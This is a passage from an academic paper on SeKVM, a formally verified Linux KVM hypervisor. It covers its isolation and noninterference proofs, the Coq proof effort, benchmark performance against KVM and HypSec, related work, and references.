memory private to each principal.

We prove that the use of page tables by top-level primitives preserves state indistinguishability by first proving a page table isolation invariant that any page mapped by a principal's stage 2 page table must be owned by itself. As discussed in Section 3, KCore assigns an owner for each page. Since each page has at most one owner, page tables, and address spaces, are isolated. With this invariant, we can prove that a principal p's states are not changed by any other principal q's operations on q's own address space. In a similar vein, we also prove that primitives that cause a page to be transferred from principal p to another principal q also do not affect state indistinguishability; one principal must be KServ on all transfers. If the transfer is from KServ to a VM, KCore ensures that such a page is first unmapped from KServ's stage 2 page table before the page's ownership is changed to the VM, and is only mapped to the VM's stage 2 page table after the ownership is changed to the VM. If the transfer is from a terminated VM to KServ, KCore clears the contents of the page before it is transferred so VM data is not leaked to KServ. Since KServ never has private VM data, it cannot leak such data when transferring a page to another VM. As a result, the use of page tables preserves state indistinguishability with respect to VM memory.

We prove that the use of caches by top-level memory load and store primitives preserves state indistinguishability so that the potential attack shown in Figure 4 cannot happen. We first prove noninterference when the ownership of a page does not change. If a principal p always owns a page `pfn`, only p can access that page. If only p can access `pfn`, `pfn` will only be cached as a result of being accessed by p. Based on the page table isolation invariant, the pages owned by p that can be in the cache must be a subset of the pages mapped in p's stage 2 page table. Since page tables and address space are isolated, so are each principal's entries in the cache. We can thereby prove that a principal p's states are not changed by any other principal's q load and store operations on q's own address space even if those operations involve the cache.

We then prove noninterference when KCore changes the principal associated with a `pfn`, which occurs when KServ allocates a new page to handle a VM's page fault, and reclaims the pages from a terminated VM. The former occurs when KServ calls the `run_vcpu` hypercall to execute a VM's VCPU after allocating a new `pfn` to the faulting VM, in which KCore unmaps the `pfn` from KServ's stage 2 page table, calls `assign_pfn_vm` to assign the owner of the `pfn` to the faulting VM, and maps the `pfn` to the VM's stage 2 page table before switching to the VM. The latter occurs when KServ calls the `clear_vm` hypercall to reclaim all `pfns` from a terminated VM, in which KCore calls `clear_vm_page` to scrub and assign the owner of these `pfns` to KServ.

When allocating a new page to handle a VM's page fault, KCore calls `cache-flush` on the `pfn` in `assign_pfn_vm` before mapping the `pfn` to p stage 2 page table. If `pfn` is cached, this causes `pfn` to be invalidated in the cache and its content is synchronized to main memory; otherwise it has no effect. We prove noninterference for KServ. Starting from two indistinguishable states for KServ, `run_vcpu` in two executions will unmap the same `pfn` from KServ's stage 2 page tables; thus, the resulting states remain indistinguishable to KServ since it cannot access `pfn` after the unmap. We prove noninterference for VMs other than p. Consider a VM q different from VM p. We prove that KServ never allocates the `pfn` owned by VM q to p, and executing `run_vcpu` does not affect q's states. Therefore, the resulting states of q remain indistinguishable. Finally, we prove noninterference for the VM p. Starting from two indistinguishable states for p, the resulting cache will not contain an entry for `pfn`, and `pfn`'s contents in memory contains the same value, while the `pfn` is mapped to p's stage 2 page tables. The resulting states are indistinguishable to p.

When reclaiming pages from a terminated VM p, KCore scrubs each reclaimed `pfn` and calls `cache-flush` on the `pfn` in `clear_vm_page`, which invalidates the `pfn` in the cache and writes the scrubbed `pfn` to main memory; `cache-flush` has

no effect if the pfn is not cached. We prove noninterference for KServ. From two states indistinguishable to KServ, after making the hypercall, the pfns reclaimed from p will be owned by KServ. These pages will not be cached, and their contents in memory are scrubbed. The resulting states remain indistinguishable to KServ. This ensures that an attacker in KServ that bypasses the cache, as shown in Figure 4, cannot access VM p data. We prove noninterference for all VMs other than p. Consider a VM q different from VM p, starting from two indistinguishable states, KCore does not change any of q's states when handling the hypercall for KServ, thus the resulting states of q remain indistinguishable.

We prove that the use of SMMU page tables by top-level primitives preserves state indistinguishability. Similar to page tables, we verify an SMMU page table isolation invariant that any page mapped by a device's SMMU page table must be owned by the device's owner. With this invariant, we prove that a principal p's states are not changed by load and store operations from a device owned by any other principal q using their SMMU page tables. Similarly, we prove that SMMU primitives that transfer page ownership also do not affect state indistinguishability. The transfer only happens when KServ calls the SMMU hypercall to map a pfn to the SMMU page table used by a VM p's device. KCore ensures the pfn is unmapped from KServ's stage 2 page table before transferring the owner of pfn from KServ to p. We thus ensure that use of SMMU page tables preserves state indistinguishability with respect to VM memory.

Although SeKVM's implementation was based on the codebase of HypSec, we have verified the correctness of KCore, SeKVM's TCB, and verified the security guarantees of SeKVM. We verified that KCore contains no vulnerabilities and that any vulnerabilities in KServ cannot compromise SeKVM's guarantees of VM confidentiality and integrity. In fact, while verifying SeKVM, we found various bugs in HypSec's TCB that affect HypSec's security guarantees. For example, we found a TLB management bug in which HypSec did not flush the SMMU TLB after unmapping a page from the SMMU page tables. We fixed the bug in KCore by adding a SMMU TLB flush after the unmap. As another example, we found a cache management bug in HypSec in which a VM boot image may be cached when loaded from the file system but not written back to main memory. As VMs are booted with paging and caching disabled, it is possible that the VMs access the page content in memory, thereby not using the correct VM images. We fixed the bug in KCore by flushing the corresponding cache lines for memory that contain the pre-loaded VM image before booting the VM, ensuring the use of the correct VM image loaded in memory.

5 Implementation

We refactored KVM into SeKVM, starting with the HypSec codebase and structuring its TCB into layers. We first did this with KVM in the v4.18 Linux kernel, which involved modifying or adding roughly 15K lines of code (LOC) across both KCore and KServ. Most of the added code was 10.1K LOC in KCore for the implementation of Ed25519 and AES from the verified HACL* crypto library [74]. Other than HACL*, KCore consisted of 3.8K LOC, of which 3.4K LOC was in C and 0.4K was in Arm assembly. Table 1 shows the 3.8K LOC categorized by the modules shown in Figure 2 (C+Asm).

Component	C+Asm	Spec	Code	Refine	CodeAll	RefineAll
Exit Handler	0.4K	1.7K	0.2K	1.1K	1K	1.4K
VCPU	0.8K	0.5K	2.4K	0.9K	3.3K	1.3K
VM Boot	0.9K	1.0K	0.6K	1.1K	2.8K	1.5K
SMMU	0.5K	0.7K	0.2K	1.0K	1.8K	1.4K
VM Mem	0.5K	0.9K	0.6K	2.2K	2.3K	2.6K
SMMU PT	0.2K	0.5K	0.1K	2.3K	1.6K	2.7K
MMU PT	0.4K	0.5K	0.1K	4.3K	1.7K	4.7K
Lock	0.1K	0.2K	1.2K	1.8K	2K	2.2K
Total	3.8K	6.0K	5.4K	14.7K	16.5K	17.8K

Table 1: KCore Implementation and Proof Effort in Lines of Code

We then retrofitted KVM in the v5.4 Linux kernel, which involved reusing much of the same 15K LOC. Of the 15K LOC, less than 100 LOC needed to be changed in KServ going from v4.18 to v5.4, mostly to support installing and initializing KCore on a different codebase before KCore starts running in EL2. No code changes were required in KCore in going from v4.18 to v5.4. These results indicate that the changes needed to retrofit a widely-used, commodity hypervisor so it can be verified and integrated with multiple versions of a commodity host kernel were modest overall.

We verified all of KCore's C and assembly code. Table 1 shows the LOC in Coq for proving the correctness of KCore's code, categorized by the modules shown in Figure 2. The proof effort for each module consists of writing the Coq specifications (Spec), code proofs (Code) to verify the C and assembly code refines the Coq specifications, and layer refinements (Refine) to verify at each layer the implementation on the underlay interface refines the overlay interface, thereby linking the layers together to refine the top-level specification.

Some modules required much more manual effort than others. For the specifications, the LOC for the Exit Handler module is higher than other modules because it includes the top layer TrapHandler specification that encompasses all of KCore's behavior. For code proofs, the LOC for the VCPU module is higher than other modules because it has both loops and assembly code. This is because we used automated reasoning to reduce manual effort, but our methods do not support automating loop verification or assembly code. For layer refinement, the LOC for the MMU PT proof is higher than other modules because refining the multi-level page table implementation to a flat map specification was the most complex refinement proof.

Table 1 also shows all of the resulting code in Coq for

code proofs (CodeAll) and layer refinement (RefineAll), by adding automatically generated LOC to the manually written LOC. For some modules, the use of automated reasoning significantly simplified the manual effort, such as for the code proofs for the MMU PT, SMMU PT, and SMMU modules. However, we did not apply automated reasoning uniformly for all modules because different parts of the system were verified by different authors who took different approaches. For example, we did not use Coq tactics to automate the proofs for the Lock module, resulting in more LOC for its code proofs, but this could have been done. While automated tools helped significantly with code proofs, they did not help much with layer refinement, as shown by comparing the manually written versus total LOC for each in Table 1.

In addition to the Coq code for proving the correctness of each module, we implemented the machine model and proved the security guarantees in Coq. 1.8K LOC were used to implement AbsMachine, which models the multiprocessor hardware behaviors including multi-level page tables for the MMU and SMMU, TLBs, and write-back caches with bypass support. AbsMachine primitives used by higher layers were passed through to those layers then verified as part of each layer. The security proofs, including the invariant and non-interference proofs, consist of 4.8K LOC. Roughly 1K LOC were used to verify the isolation invariants mentioned in Section 4.6 for the MMU and SMMU page tables. The rest of the 3.8K LOC were noninterference proofs for KCore's top-level primitives; for example, these proofs involved proving state indistinguishability with respect to caches. We did not link HACL's F* proofs with our Coq proofs, or our Coq proofs for C code with those for Arm assembly code. The latter requires a verified compiler for Arm multiprocessor code; no such compiler exists. No changes were required to the proofs used to verify KVM in the Linux kernel v4.18 versus v5.4.

6 Performance

We quantify the performance of SeKVM against unmodified KVM as well as HypSec highlighting how a commodity hypervisor with a verified TCB performs against unverified versions. All experiments were run on a 64-bit Armv8 AMD Seattle (Rev.B0) server with 8 Cortex-A57 CPU cores, 16 GB of RAM, a 512 GB SATA3 HDD for storage, an AMD 10 GbE (AMD XGBE) NIC device. The hardware we used supports Arm VE, but not VHE [21, 22]. For client-server experiments, the clients ran on an x86 machine with 24 Intel Xeon CPU 2.20 GHz cores and 96 GB RAM. The clients and the server communicated via a 10 GbE network connection.

To provide comparable measurements across the systems, we kept the software environments across all platforms the same as much as possible. We tested unmodified KVM, HypSec, and SeKVM based on two different versions of mainline Linux, 4.18.0 and 5.4.0, both with QEMU 2.3.50. VMs used the same kernel version as the host, and all hosts

Name	Description
Kernbench	Compilation of the Linux 4.9 kernel using `allnoconfig` for Arm with GCC 5.4.0.
Hackbench	`hackbench` [56] using Unix domain sockets and 100 process groups running in 500 loops.
Netperf	`netperf` v2.6.0 [41] running `netserver` on the server and the client with its default parameters in three modes: TCP_STREAM (throughput), TCP_MAERTS (throughput), and TCP_RR (latency).
Apache	`Apache` v2.4.18 Web server running `ApacheBench` [1] v2.3 on the remote client, which measures number of handled requests per second when serving the 41 KB `index.html` file of the GCC 4.4 manual using 100 concurrent requests.
Memcached	`memcached` v1.4.25 using the `memtier` benchmark v1.2.3 with its default parameters.
MySQL	`MySQL` v14.14 (distrib 5.7.26) running `SysBench` v.0.4.12 using the default configuration with 200 parallel transactions.

Table 2: Application Benchmarks

and VMs ran Ubuntu 16.04.06. We modified virtio front-end drivers in the VM kernel on SeKVM and HypSec to use the GRANT_MEM and REVOKE_MEM hypercalls to enable shared memory communication with back-end drivers in KServ. All VMs used paravirtualized I/O (virtio), typical of cloud infrastructure deployments such as Amazon EC2.

We ran benchmarks in each VM and compared their performance to native hardware. Each native or VM instance was configured as a 4-way SMP with 12 GB of RAM to provide a common basis for comparison. Specifically, we used the following configurations: (1) native Linux capped at 4 cores and 12 GB RAM, and (2) a VM using KVM with 8 cores and 16 GB RAM, with the VM capped at 4 virtual CPUs (VCPUs) and 12 GB RAM. We measured multi-core configurations to reflect real-world server deployments. For VMs, we pinned each VCPU to a specific physical CPU (PCPU) and ensured that no other work was scheduled on that PCPU [20,21,49,50]. For client-server benchmarks, the clients ran natively on Linux and used the full hardware available.

We ran real application workloads to compare SeKVM with HypSec and unmodified KVM. Table 2 lists the workloads, a mix of widely-used CPU and I/O intensive benchmarks. For the v4.18 configuration, we compared the following five system configurations with HypSec: (1) Native unmodified Linux host kernel without Full Disk Encryption (FDE), (2) Unmodified KVM and guest kernel with FDE (KVM), (3) HypSec and paravirtualized guest kernel with FDE (HypSec), (4) SeKVM and paravirtualized guest kernel with FDE (SeKVM), (5) SeKVM and paravirtualized guest kernel with FDE and TLB flushes during world switches (SeKVM-TLB-FLUSH).

We compared VM performance with FDE to bare-metal execution without FDE, to conservatively quantify the performance overhead in the presence of end-to-end I/O protection. We also compared the performance of SeKVM versus SeKVM while flushing all entries from the TLB in




Figure 5: Application Benchmark Performance - Linux v4.18




Figure 6: Application Benchmark Performance - Linux v5.4

each world switch to remove all cached entries used by EL0 and EL1, to measure the performance impact of a verified implementation that models tagged TLB behavior versus one that does not (and must therefore perform additional TLB flushes for verified correctness).

Figures 5 and 6 show the relative overhead of executing in a VM in our v4.18 and v5.4 hypervisor configurations. We normalize the performance results to native execution on the respective unmodified Linux kernel, with 1.0 indicating the same performance as native hardware. Lower numbers mean less overhead. We report results for Apache and MySQL both with and without TLS/SSL to show performance with network encryption as well. Both figures show that SeKVM has only modest performance overhead compared to unmodified KVM. Figure 5 also shows that SeKVM has comparable performance to HypSec, but the HypSec implementation was not available for v5.4, so Figure 6 shows no HypSec v5.4 measurements. Overall, the measurements show that a commodity hypervisor with a verified TCB on multiprocessor hardware can achieve excellent performance.

As shown in Figures 5 and 6, flushing the TLB during each world switch results in significant performance overhead. The overhead is especially pronounced in I/O intensive workloads, where frequent world switches between VMs and




Figure 7: Multi-VM Performance with Hackbench

KServ result in more frequent TLB flushes. This comparison quantifies the cost of not modeling a tagged TLB, which would force TLB flushes on each world switch to ensure correctness. Our measurements show that this can result in an additional 70% overhead for some application workloads such as Memcached compared to using a tagged TLB as is standard practice for commodity hypervisors.

To provide a measure of multi-VM performance, we also measured the performance of SeKVM compared to HypSec and unmodified KVM running multiple VMs, each running Hackbench. We tested five hypervisor configurations: KVM and SeKVM on Linux v4.18 and v5.4, and HypSec on only v4.18. To scale the experiment on the same Seattle Arm server host, we made some changes to the VM and Hackbench configurations. Each VM was configured in a similar manner as our previous experiments, except we reduced the number of cores and RAM of each VM to two cores and 256 MB of RAM, respectively. We changed the parameters in Hackbench from the previous setup to run 20 process groups in 500 loops, so that it could run successfully in the more resource-constrained VMs. In addition, we did not use FDE given the limited memory assigned to each VM. We measured the performance of 1, 2, 4, 8, 16, and 32 VMs.

Figure 7 shows the average results from each VM running on HypSec and SeKVM normalized to native execution of one instance of Hackbench using the respective Linux version with the same configuration, though there was minimal difference in native execution performance between kernel versions. The results show that SeKVM incurs modest performance overhead over KVM and HypSec, even as the number of VMs scales. The overhead versus one instance of Hackbench natively executed is of course higher when running many instances of Hackbench instead of just one, but the relative overhead of SeKVM versus KVM remains small. Note that although KCore's data race-free implementation does not take full advantage of Armv8 relaxed memory behavior, the performance impact on SeKVM is minimal.

7 Related Work

Previous work has verified uniprocessor systems, including seL4 [43], Nickel [59], Serval [54], and Komodo [28]. None of these approaches can be directly applied to verify multiprocessor systems such as SeKVM. CertiKOS has verified a series of uniprocessor and multiprocessor OS kernels [9, 10, 13, 31–34], but like previous verified uniprocessor systems, did not model common hardware features including shared page tables, tagged TLBs or caches. In contrast, SeKVM is verified on a multiprocessor abstract machine that models these widely-used hardware features.

Various verified systems can be used as hypervisors, but are limited in their functionality and what has been verified. A version of seL4 verifies the functional correctness of some hypervisor features, but not the MMU functionality [2, 42]. CertiKOS verifies the correctness of the mC2 kernel that provides some virtualization functionality. Both of these systems lack common hypervisor features such as support for multiprocessor VMs. The üXMHF hypervisor [65, 66] verifies simple properties, such as memory integrity of their multiprocessor microhypervisor implementation, but does not verify its functional correctness. Unlike SeKVM, the proofs were reasoned on a simple abstract hardware that does not model concrete MMU features. The Verisoft team [44] applies the VCC framework [12] to verify Hyper-V. VCC does not include a realistic hardware model. Only 20% of the hypervisor code is verified for function contracts and type invariants at the source code level, with no correctness guarantees of the overall hypervisor's behavior. In contrast, SeKVM's security guarantees and its TCB are fully verified while supporting commodity hypervisor features inherited from KVM.

We build on our previous work [47, 48] that introduced security-preserving layers and microverification to verify the security guarantees of a KVM hypervisor. We describe here for the first time (1) a new layered hardware model, (2) the construction of a layered implementation of SeKVM's TCB, KCore, (3) how the layered hardware can be used in conjunction with the layered software to verify KCore's functional correctness in the presence of widely-used multiprocessor hardware features such as tagged TLBs and coherent caches, and (4) how to account for all of these hardware features in verifying the security guarantees of SeKVM. We also demonstrate for the first time how both the implementation and verification of SeKVM can be extended to integrate with multiple versions of Linux as a host kernel with modest effort.

Formal shim verification [39] reduces the proof effort in verifying security guarantees about a large and untrusted code. Their techniques focus on proving that a small, sequential browser kernel, consisting of a few hundred LOC, enforces noninterference properties between components running in sandboxes. This approach is insufficient for SeKVM, whose multiprocessor core consists of a few thousand LOC, and leverages hardware virtualization features to implement hypervisor functionality.

Some work [57, 64, 73] has verified the MMU subsystem within an OS kernel. Unlike SeKVM, the verified component does not make any guarantees about the overall behavior of the system. Other work [62, 63] integrates the specifications of their abstract TLB into the Cambridge Arm model [29], but only uses it for proving the program logic of the system's execution, not the correctness of the actual implementation.

Microhypervisors [35, 60] take a microkernel approach to build clean-slate small hypervisors from scratch. These architectures mitigate vulnerabilities, but are not verified to be correct. In contrast, SeKVM retrofits KVM using microkernel principles to reduce its TCB and verifies its implementation, providing verified correctness and security guarantees with full-featured commodity hypervisor functionality. Nested virtualization [70] and special hardware features [7, 37, 68] have been used to protect VM data in memory against an untrusted hypervisor. Privileged code, such as a hypervisor, has been used to protect OS kernels [26, 58, 67] or applications [11, 27, 36, 52, 69] against untrusted software components. Unlike SeKVM, none of these systems verify their TCBs or prove the security properties of their designs.

8 Conclusions

We have presented SeKVM, the first Linux KVM hypervisor that has been formally verified. This is made possible using a layered design and verification methodology. We use layers to isolate KVM's TCB into a small core, then construct the core with layers such that we can modularize the proofs to reduce proof effort, modeling hardware features at different levels of abstraction tailored to each layer of software. We can then gradually refine detailed hardware and software behaviors at lower layers into simpler abstract specifications at higher layers, which can in turn be used to prove security guarantees for the entire hypervisor. Using this approach, we prove the correctness of KVM across two versions of Linux, using a novel layered machine model that accounts for realistic multiprocessor features including multi-level shared page tables, tagged TLBs, and a coherent cache hierarchy with cache bypass support. The layering requires only modest modifications to KVM and only incurs modest overhead versus unmodified KVM on real application workloads. Our work is the first machine-checked proof of the correctness and security of a commodity hypervisor on multiprocessor server hardware.

9 Acknowledgments

Xuheng Li helped with assembly code and layer refinement proofs. Nathan Dautenhahn provided helpful comments on earlier drafts. This work was supported in part by a Guggenheim Fellowship, DARPA contract N6600121C4018, and NSF grants CCF-1918400, CNS-2052947, and CCF-2124080.

References

[1] ab - Apache HTTP server benchmarking tool. https://httpd.apache.org/docs/2.4/programs/ab.html [Accessed: Mar 8, 2021].

[2] seL4 Supported Platforms. https://docs.sel4.systems/Hardware [Accessed: Mar 8, 2021].

[3] The Coq Proof Assistant. https://coq.inria.fr [Accessed: Dec 16, 2020].

[4] ARM System Memory Management Unit Architecture Specification - SMMU architecture version 2.0, June 2016.

[5] ARM Ltd. ARM CoreLink MMU-401 System Memory Management Unit Technical Reference Manual, July 2014.

[6] Michael Backes, Goran Doychev, and Boris Kopf. Preventing Side-Channel Leaks in Web Traffic: A Formal Approach. In *20th Annual Network and Distributed System Security Symposium (NDSS 2013)*, San Diego, CA, February 2013.

[7] Andrew Baumann, Marcus Peinado, and Galen Hunt. Shielding Applications from an Untrusted Cloud with Haven. In *Proceedings of the 11th USENIX Symposium on Operating Systems Design and Implementation (OSDI 2014)*, pages 267–283, Broomfield, CO, October 2014.

[8] Edouard Bugnion, Jason Nieh, and Dan Tsafrir. *Hardware and Software Support for Virtualization*. Synthesis Lectures on Computer Architecture. Morgan and Claypool Publishers, February 2017.

[9] Hao Chen, Xiongnan Wu, Zhong Shao, Joshua Lockerman, and Ronghui Gu. Toward compositional verification of interruptible os kernels and device drivers. In *Proceedings of the 37th ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 431–447, 2016.

[10] Hao Chen, Xiongnan Wu, Zhong Shao, Joshua Lockerman, and Ronghui Gu. Toward compositional verification of interruptible os kernels and device drivers. *Journal of Automated Reasoning*, 61(1):141–189, 2018.

[11] Xiaoxin Chen, Tal Garfinkel, E. Christopher Lewis, Pratap Subrahmanyam, Carl A. Waldspurger, Dan Boneh, Jeffrey Dwoskin, and Dan R.K. Ports. Overshadow: A Virtualization-based Approach to Retrofitting Protection in Commodity Operating Systems. In *Proceedings of the 13th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS 2008)*, pages 2–13, Seattle, WA, March 2008.

[12] Ernie Cohen, Markus Dahlweid, Mark Hillebrand, Dirk Leinenbach, Michał Moskal, Thomas Santen, Wolfram Schulte, and Stephan Tobies. VCC: A Practical System for Verifying Concurrent C. In *Proceedings of the 22nd International Conference on Theorem Proving in Higher Order Logics (TPHOLs 2009)*, pages 23–42, Munich, Germany, August 2009.

[13] David Costanzo, Zhong Shao, and Ronghui Gu. End-to-End Verification of Information-Flow Security for C and Assembly Programs. In *Proceedings of the 37th ACM Conference on Programming Language Design and Implementation (PLDI 2016)*, pages 648–664, Santa Barbara, CA, June 2016.

[14] CVE. CVE-2009-3234. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3234, September 2009.

[15] CVE. CVE-2010-4258. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-4258, November 2010.

[16] CVE. CVE-2013-1943. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1943, February 2013.

[17] CVE. CVE-2016-9756. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-9756, December 2016.

[18] CVE. CVE-2017-17741. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17741, December 2017.

[19] Christoffer Dall. *The Design, Implementation, and Evaluation of the Linux ARM Hypervisor*. PhD thesis, Columbia University, February 2018.

[20] Christoffer Dall, Shih-Wei Li, Jin Tack Lim, and Jason Nieh. ARM Virtualization: Performance and Architectural Implications. *ACM SIGOPS Operating Systems Review*, 52(1):45–56, July 2018.

[21] Christoffer Dall, Shih-Wei Li, Jin Tack Lim, Jason Nieh, and Georgios Koloventzos. ARM Virtualization: Performance and Architectural Implications. In *Proceedings of the 43rd International Symposium on Computer Architecture (ISCA 2016)*, pages 304–316, Seoul, South Korea, June 2016.

[22] Christoffer Dall, Shih-Wei Li, and Jason Nieh. Optimizing the Design and Implementation of the Linux ARM Hypervisor. In *Proceedings of the 2017 USENIX Annual Technical Conference (USENIX ATC 2017)*, pages 221–234, Santa Clara, CA, July 2017.

[23] Christoffer Dall and Jason Nieh. KVM/ARM: Experiences Building the Linux ARM Hypervisor. Technical Report CUCS-010-13, Department of Computer Science, Columbia University, June 2013.

[24] Christoffer Dall and Jason Nieh. Supporting KVM on the ARM Architecture. *LWN Weekly Edition*, pages 18–22, July 2013.

[25] Christoffer Dall and Jason Nieh. KVM/ARM: The Design and Implementation of the Linux ARM Hypervisor. In *Proceedings of the 19th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS 2014)*, pages 333–347, Salt Lake City, UT, March 2014.

[26] Nathan Dautenhahn, Theodoros Kasampalis, Will Dietz, John Criswell, and Vikram Adve. Nested Kernel: An Operating System Architecture for Intra-Kernel Privilege Separation. In *Proceedings of the 20th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS 2015)*, pages 191–206, Istanbul, Turkey, March 2015.

[27] Xiaowan Dong, Zhuojia Shen, John Criswell, Alan L. Cox, and Sandhya Dwarkadas. Shielding Software From Privileged Side-Channel Attacks. In *Proceedings of the 27th USENIX Security Symposium (USENIX Security 18)*, pages 1441–1458, Baltimore, MD, August 2018.

[28] Andrew Ferraiuolo, Andrew Baumann, Chris Hawblitzel, and Bryan Parno. Komodo: Using verification to disentangle secure-enclave hardware from software. In *Proceedings of the 26th ACM Symposium on Operating Systems Principles (SOSP 2017)*, pages 287–305, Shanghai, China, October 2017.

[29] Anthony Fox. Formal specification and verification of arm6. In *International Conference on Theorem Proving in Higher Order Logics (TPHOLs 2003)*, pages 25–40, Rome, Italy, September 2003.

[30] Joseph A Goguen and José Meseguer. Unwinding and Inference Control. In *Proceedings of the 1984 IEEE Symposium on Security and Privacy (IEEE S&P 1984)*, pages 75–86, Oakland, CA, April 1984.

[31] Ronghui Gu, Jérémie Koenig, Tahina Ramananandro, Zhong Shao, Xiongnan Newman Wu, Shu-Chun Weng, and Haozhong Zhang. Deep Specifications and Certified Abstraction Layers. In *Proceedings of the 42nd ACM Symposium on Principles of Programming Languages (POPL 2015)*, pages 595–608, Mumbai, India, January 2015.

[32] Ronghui Gu, Zhong Shao, Hao Chen, Jieung Kim, Jérémie Koenig, Xiongnan Wu, Vilhelm Sjöberg, and David Costanzo. Building Certified Concurrent OS Kernels. *Communications of the ACM*, 62(10):89–99, September 2019.

[33] Ronghui Gu, Zhong Shao, Hao Chen, Xiongnan Newman Wu, Jieung Kim, Vilhelm Sjöberg, and David Costanzo. CertiKOS: An Extensible Architecture for Building Certified Concurrent OS Kernels. In *Proceedings of the 12th USENIX Symposium on Operating Systems Design and Implementation (OSDI 2016)*, pages 653–669, Savannah, GA, November 2016.

[34] Ronghui Gu, Zhong Shao, Jieung Kim, Xiongnan Newman Wu, Jérémie Koenig, Vilhelm Sjöberg, Hao Chen, David Costanzo, and Tahina Ramananandro. Certified Concurrent Abstraction Layers. In *Proceedings of the 39th ACM Conference on Programming Language Design and Implementation (PLDI 2018)*, pages 646–661, Philadelphia, PA, June 2018.

[35] Gernot Heiser and Ben Leslie. The OKL4 Microvisor: Convergence Point of Microkernels and Hypervisors. In *Proceedings of the 1st ACM Asia-pacific Workshop on Workshop on Systems (APSys 2010)*, pages 19–24, New Delhi, India, August 2010.

[36] Owen S. Hofmann, Sangman Kim, Alan M. Dunn, Michael Z. Lee, and Emmett Witchel. InkTag: Secure Applications on an Untrusted Operating System. In *Proceedings of the 18th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS 2013)*, pages 265–278, Houston, TX, March 2013.

[37] Zhichao Hua, Jinyu Gu, Yubin Xia, Haibo Chen, Binyu Zang, and Haibing. vTZ: Virtualizing ARM Trustzone. In *Proceedings of the 26th USENIX Security Symposium (USENIX Security 2017)*, pages 541–556, Vancouver, BC, Canada, August 2017.

[38] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. S$A: A Shared Cache Attack That Works Across Cores and Defies VM Sandboxing – and Its Application to AES. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy (IEEE S&P 2015)*, pages 591–604, San Jose, CA, May 2015.

[39] Dongseok Jang, Zachary Tatlock, and Sorin Lerner. Establishing Browser Security Guarantees through Formal Shim Verification. In *Proceedings of the 21st USENIX Security Symposium (USENIX Security 2012)*, pages 113–128, Bellevue, WA, August 2012.

[40] Cliff Jones. Tentative Steps Toward a Development Method for Interfering Programs. *ACM Transactions on Programming Languages and Systems (TOPLAS)*, 5:596–619, October 1983.

[41] Rick Jones. Netperf. https://github.com/HewlettPackard/netperf [Accessed: Mar 8, 2021].

[42] Gerwin Klein, June Andronick, Matthew Fernandez, Ihor Kuz, Toby Murray, and Gernot Heiser. Formally Verified Software in the Real World. *Communications of the ACM*, 61(10):68–77, September 2018.

[43] Gerwin Klein, Kevin Elphinstone, Gernot Heiser, June Andronick, David Cock, Philip Derrin, Dhammika Elkaduwe, Kai Engelhardt, Rafal Kolanski, Michael Norrish, Thomas Sewell, Harvey Tuch, and Simon Winwood. seL4: Formal Verification of an OS Kernel. In *Proceedings of the 22nd ACM Symposium on Operating Systems Principles (SOSP 2009)*, pages 207–220, Big Sky, MT, October 2009.

[44] Dirk Leinenbach and Thomas Santen. Verifying the Microsoft Hyper-V hypervisor with VCC. In *Proceedings of the 16th International Symposium on Formal Methods (FM 2009)*, pages 806–809, Eindhoven, The Netherlands, November 2009.

[45] Xavier Leroy. The CompCert Verified Compiler. https://compcert.org [Accessed: Mar 8, 2021].

[46] Shih-Wei Li, John S. Koh, and Jason Nieh. Protecting Cloud Virtual Machines from Commodity Hypervisor and Host Operating System Exploits. In *Proceedings of the 28th USENIX Security Symposium (USENIX Security 2019)*, pages 1357–1374, Santa Clara, CA, August 2019.

[47] Shih-Wei Li, Xupeng Li, Ronghui Gu, Jason Nieh, and John Zhuang Hui. Microverification of the Linux KVM Hypervisor: Proving VM Confidentiality and Integrity. Technical Report CUCS-003-20, Department of Computer Science, Columbia University, June 2020.

[48] Shih-Wei Li, Xupeng Li, Ronghui Gu, Jason Nieh, and John Zhuang Hui. A Secure and Formally Verified Linux KVM Hypervisor. In *Proceedings of the 2021 IEEE Symposium on Security and Privacy (IEEE S&P 2021)*, May 2021.

